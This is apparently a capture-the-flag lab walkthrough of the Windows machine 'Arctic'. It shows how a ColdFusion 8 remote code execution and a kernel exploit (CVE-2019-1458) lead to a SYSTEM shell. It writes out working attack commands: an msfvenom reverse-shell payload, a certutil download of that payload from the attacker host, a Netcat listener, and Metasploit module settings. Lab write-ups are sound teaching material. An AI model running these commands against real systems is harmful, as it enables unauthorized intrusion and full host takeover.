
Overview
Arctic is an easy Windows machine that demonstrates how an exposed legacy Adobe ColdFusion service can lead to remote code execution, followed by local privilege escalation through an unpatched Windows kernel vulnerability.
Attack Chain
- Enumerate exposed TCP services with
nmap - Identify Adobe ColdFusion running on port
8500 - Browse the exposed
CFIDEandcfdocsdirectories - Confirm the ColdFusion 8 Administrator interface
- Use a public ColdFusion 8 remote command execution exploit
- Modify the exploit parameters and catch a shell as
tolis - Generate and transfer a Meterpreter payload
- Run Metasploit
local_exploit_suggester - Exploit
cve_2019_1458_wizardopium - Gain a shell as
NT AUTHORITY\SYSTEM
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan to identify the exposed services.
export IP=10.129.13.248; export NAME=ARTIC; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -Pn -n -p- -v -oA scans/nmap_allports_$NAME

ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -Pn --disable-arp-ping -sC -sV -oA scans/nmap_initial_$NAME -v

The open TCP ports are:
135,8500,49154
Findings
The scan shows a small attack surface. RPC (135) and a high RPC port are exposed, but the main point of interest is port 8500, which is hosting a web service. Since this is not a standard HTTP port, it is worth browsing manually to understand what application is running.
Web Enumeration
Directory Listing on Port 8500

Browsing to port 8500 reveals an open directory listing.

The /CFIDE path also exposes a directory listing.

The cfdocs directory appears to contain documentation and sample material for ColdFusion.
ColdFusion Administrator
The /CFIDE/Administrator endpoint leads to an Adobe ColdFusion 8 Administrator login page. The admin username is already filled in and greyed out, which confirms that this is the administrative interface for the ColdFusion instance.

At this point, the exposed version is the key finding. Adobe ColdFusion 8 has known public exploits, so the next step is to look for a matching remote code execution path.
Foothold
ColdFusion 8 Remote Code Execution
A public remote command execution exploit is available for ColdFusion 8.
https://www.exploit-db.com/exploits/50057
After downloading the exploit, some parameters need to be modified so that it points to the target and calls back to the attacking machine.


Before running the exploit, we start a Netcat listener on port 443 using rlwrap for a better shell experience.
rlwrap -cAr nc -lvnp 443
The exploit is then executed.

The exploit continues running and triggers the callback.

A shell is caught as the user tolis.

The user flag can now be read.
type C:\Users\tolis\Desktop\user.txt
Privilege Escalation
System Enumeration
After gaining a shell as tolis, we check the operating system details with systeminfo.
systeminfo
The target is running Windows Server 2008.

The build is 7600, and there are no installed hotfixes. This strongly suggests that the system is missing several important security patches.

Because this is an older unpatched Windows host, kernel exploits are a likely privilege escalation path. To make exploit selection easier, we use Metasploit’s local_exploit_suggester, but first we need to establish a Meterpreter session.
Meterpreter Payload
On the attacking machine, we generate a Windows Meterpreter payload with msfvenom.
msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.10.14.17 LPORT=4545 -f exe -o met4545.exe

The payload is then downloaded to the target using certutil.
certutil.exe -urlcache -f http://10.10.14.17/met4545.exe .\met4545.exe


Back in Metasploit, we configure a multi/handler for the Meterpreter payload. Once the handler is running, the payload is executed on the target.
cmd /c c:\users\public\met4545.exe

A Meterpreter session is received as tolis.
Exploit Suggester

With the Meterpreter session established, we background it and run Metasploit’s local exploit suggester.
search exploit_suggester
use 0
set session 1
run
The module identifies several possible local privilege escalation options. In this case, exploit/windows/local/cve_2019_1458_wizardopium is selected because it has worked reliably against Windows build 7600 in similar environments.

The exploit is configured with the existing Meterpreter session and a new callback port.
use exploit/windows/local/cve_2019_1458_wizardopium
set session 1
set lhost 10.10.14.17
set lport 4646
run
The exploit runs without errors.

A new shell is obtained as NT AUTHORITY\SYSTEM.


The root flag can now be read.
type C:\Users\Administrator\Desktop\root.txt
Key Takeaways
Arctic shows how dangerous exposed legacy software can be when it is left unpatched. Adobe ColdFusion 8 provided a direct remote code execution path, and the underlying Windows Server 2008 host had no hotfixes installed, making local privilege escalation straightforward. The compromise path is simple, but it reinforces the importance of patching both internet-facing applications and the operating system underneath them.